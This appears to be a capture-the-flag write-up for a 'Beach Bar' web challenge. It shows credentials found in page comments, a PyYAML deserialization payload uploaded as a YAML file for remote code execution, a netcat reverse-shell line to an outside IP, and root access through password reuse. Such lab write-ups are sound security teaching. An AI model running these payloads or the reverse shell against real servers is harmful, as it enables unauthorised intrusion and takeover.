
Hacker Holidays 2026 – Day 5
Beach Bar



In this challenge for the Hacker Holidays, we're asked to access a website, exploit a vulnerability and take over the server

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```
<!--
  staff note: the demo DJ login is still enabled for the soft opening.
  dj / dj  -- swap this before the season starts (ticket BAR-7)
-->
```

When we arrive at the landing page, we see there's a login function, and there's credentials exposed in the webpage source comments

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

After logging in, we see that there is a file upload function in the app, which could be a vector for file upload attack

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

On research, we learn that YAML files can be used for file upload attack when the web app uses Python modules, like the PyYAML module

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
```
└─$ cat test.yaml
!!python/object/apply:os.system ["whoami"]
```



We can create a YAML file with a malicious payload and upload it, which seems to work, since we receive a success code in the response

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!!python/object/apply:os.system ["busybox nc 192.168.134.186 443 -e /bin/bash"]

Since we don't know where the uploaded files are stored on the server, but we have RCE through the payload, we can send a reverse shell payload to get direct server access

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Once we have access, we see that there's a password being passed into the running processes

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```
bartender@tryhackme-2404:/opt/beach-bar/webapp$ su
Password:
root@tryhackme-2404:/opt/beach-bar/webapp# whoami
root
```

This is an instance of password reuse, since it's the root user's password